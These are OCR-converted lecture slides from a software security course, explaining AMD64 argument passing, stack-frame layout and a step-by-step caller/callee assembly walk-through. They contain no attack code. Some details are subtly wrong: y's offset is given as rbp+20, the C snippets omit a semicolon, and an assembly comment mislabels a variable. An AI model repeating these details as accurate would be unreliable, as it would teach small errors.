CSIT 5740 Introduction to Software Security

Note set 3C

Dr. Alex LAM

THE HONG KONG UNIVERSITY OF SCIENCE AND TECHNOLOGY


DEPARTMENT OF COMPUTER SCIENCE & ENGINEERING

The set of note is adopted and converted from a software security course at the Purdue University by Prof. Antonio Bianchi

A function call stack layout example

- Consider the following C program, how the arguments and local variables are put to the stack according to the function call convention of AMD64?

```
#include <unistd.h>
#include <stdlib.h>

void funct(int a1, int a2, int a3, int a4, int a5, int a6, int x, int y){
          int local_var1=0x9;
          int local_var2=0xA;
          int local_var3=0xB;
          int local_var4;
}

void main(){
          funct(1,2,3,4,5,6,7,8);
}
```




- a1 stored in `rdi`, a2 in `rsi`, a3 in `rdx`, a4 in `rcx`, a5 in `r8`, a6 in `r9`, x in stack, y in stack
- In general, an earlier function argument is put at lower address, closer to current stack frame
  - x will be at address `rbp+16` (assuming 64-bit return address)
  - y will be at address `rbp+20` (assuming x to be 32-bit and y to be 32-bit)
-

A function call stack layout example

- Consider the following C program, how the arguments and local variables are put to the stack according to the function call convention of AMD64?

```
#include <unistd.h>
#include <stdlib.h>

void funct(int a1, int a2, int a3, int a4, int a5, int a6, int x, int y){
          int local_var1=9;
          int local_var2=10;
          int local_var3=11;
          int local_var4;
}

void main(){
          funct(1,2,3,4,5,6,7,8);
}
```



- Local variables are put in the same order as their appearance

(different C compiler will put the local variables differently, the C standard does not mention how to put the vars)

  - local_var1 could be at rbp-4
  - local_var2 could be at rbp -8
  - local_var3 could be at rbp -12
  - Unused local_var4 not allocated any space in the stack

x86 function call – an example

x86 function call

```
void caller(){
            callee(1,2);
      }
```

The caller C code

```
int callee(int x, int y){
       int local_var1=3;
       return 22
}
```

The callee C code

x86 function call

```
void caller(){
        callee(1,2);
    }


int callee(int x, int y){
        int local_var1=3;
        return 22
}
```

The corresponding x86 assembly

```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    pop rbp
    ret


callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

x86 function call


```
void caller(){
                  callee(1,2);
        }


int callee(int x, int y){
         int local_var1=3;
         return 22
}
```

stack frame of another function
(Typically caller's caller)


```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    mov rsp, rbp
    pop rbp
    ret

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

x86 function call

```
void caller(){
            callee(1,2);
     }

int callee(int x, int y){
         int local_var1=3;
         return 22
}
```



Caller stack frame





```
caller:
rip →  push rbp
       mov rbp, rsp

       mov esi, 0x2 ; put argument1 to esi
       mov edi, 0x1 ; put argument0 to edi

       call callee

       ...

callee:
       push rbp
       mov rbp, rsp

       mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
       mov eax, 0x16                ; put 22 into eax

       mov rsp,rbp
       pop rbp
       ret
```

x86 function call

```
void caller(){
        callee(1,2);
    }
```


```
int callee(int x, int y){
        int local_var1=3;
        return 22
}
```




```
      caller:
rip →     push rbp
          mov rbp, rsp

          mov esi, 0x2 ; put argument1 to esi
          mov edi, 0x1 ; put argument0 to edi

          call callee

          ...

      callee:
          push rbp
          mov rbp, rsp

          mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
          mov eax, 0x16                ; put 22 into eax

          mov rsp,rbp
          pop rbp
          ret
```

x86 function call

```
void caller(){
                    callee(1,2);
          }

int callee(int x, int y){
          int local_var1=3;
          return 22
}
```





```
caller:
    push rbp
rip ──> mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

Registers

rdi/edi | rsi/esi | rax/eax

x86 function call

```c
 void caller(){
                  callee(1,2);
         }

int callee(int x, int y){
         int local_var1=3;
         return 22
}
```





```
       caller:
           push rbp
           mov rbp, rsp

rip        mov esi, 0x2 ; put argument1 to esi
           mov edi, 0x1 ; put argument0 to edi

           call callee

           ...

       callee:
           push rbp
           mov rbp, rsp

           mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
           mov eax, 0x16                ; put 22 into eax

           mov rsp,rbp
           pop rbp
           ret
```

Registers

rdi/edi		rsi/esi	0x2	rax/eax	

x86 function call

```
void caller(){
        callee(1,2);
    }

int callee(int x, int y){
    int local_var1=3;
    return 22
}
```



Registers


rdi/edi	rsi/esi	rax/eax
0x1	0x2	

rip →

```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

x86 function call

```
void caller(){
                  callee(1,2);
         }

int callee(int x, int y){
         int local_var1=3;
         return 22
}
```





```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

rip →  call callee

    ...

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

Recap: the "call" instruction

- The **`call`** is a special instruction for making function calls
- **`call callee :`**
    1. stores the return address to the stack(address immediately after the `call` instruction itself). It is equivalent to "**`push <address of the instruction after call>`**"
    2. and jumps to `callee` to run it, it does that by changing the instruction pointer (rip/eip) to point to the first instruction after the `callee` label. It is equivalent to
        - "**`mov rip <address of the first instruction after the callee label>`**" (64-bit)
        - or "**`mov eip <address of the first instruction after the callee label>`**" (32-bit)

x86 function call

```
void caller(){
        callee(1,2);
    }

int callee(int x, int y){
        int local_var1=3;
        return 22
}
```




Registers

rdi/edi 0x1   rsi/esi 0x2   rax/eax

```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

rip call callee

    ...

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

x86 function call

```
void caller(){
        callee(1,2);
    }

int callee(int x, int y){
        int local_var1=3;
        return 22
}
```




Registers

rdi/edi 0x1   rsi/esi 0x2   rax/eax

```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

rip →  call callee

    instruction after call
    ...

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

x86 function call

```
void caller(){
                callee(1,2);
        }

int callee(int x, int y){
        int local_var1=3;
        return 22
}
```




```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```


x86 function call

```c
void caller(){
        callee(1,2);
    }

int callee(int x, int y){
        int local_var1=3;
        return 22
}
```

```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...

callee:
    push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

rip

Function prologue




Registers

rdi/edi 0x1   rsi/esi 0x2   rax/eax

x86 function call


```
void caller(){
        callee(1,2);
    }

int callee(int x, int y){
    int local_var1=3;
    return 22
}
```




```
caller:
    push rbp
    mov rbp, rsp

    mov esi, 0x2 ; put argument1 to esi
    mov edi, 0x1 ; put argument0 to edi

    call callee

    ...

callee:
rip →  push rbp
    mov rbp, rsp

    mov dword PTR [rbp-0x4], 0x3 ; local_var3 = 3
    mov eax, 0x16                ; put 22 into eax

    mov rsp,rbp
    pop rbp
    ret
```

x86 function call

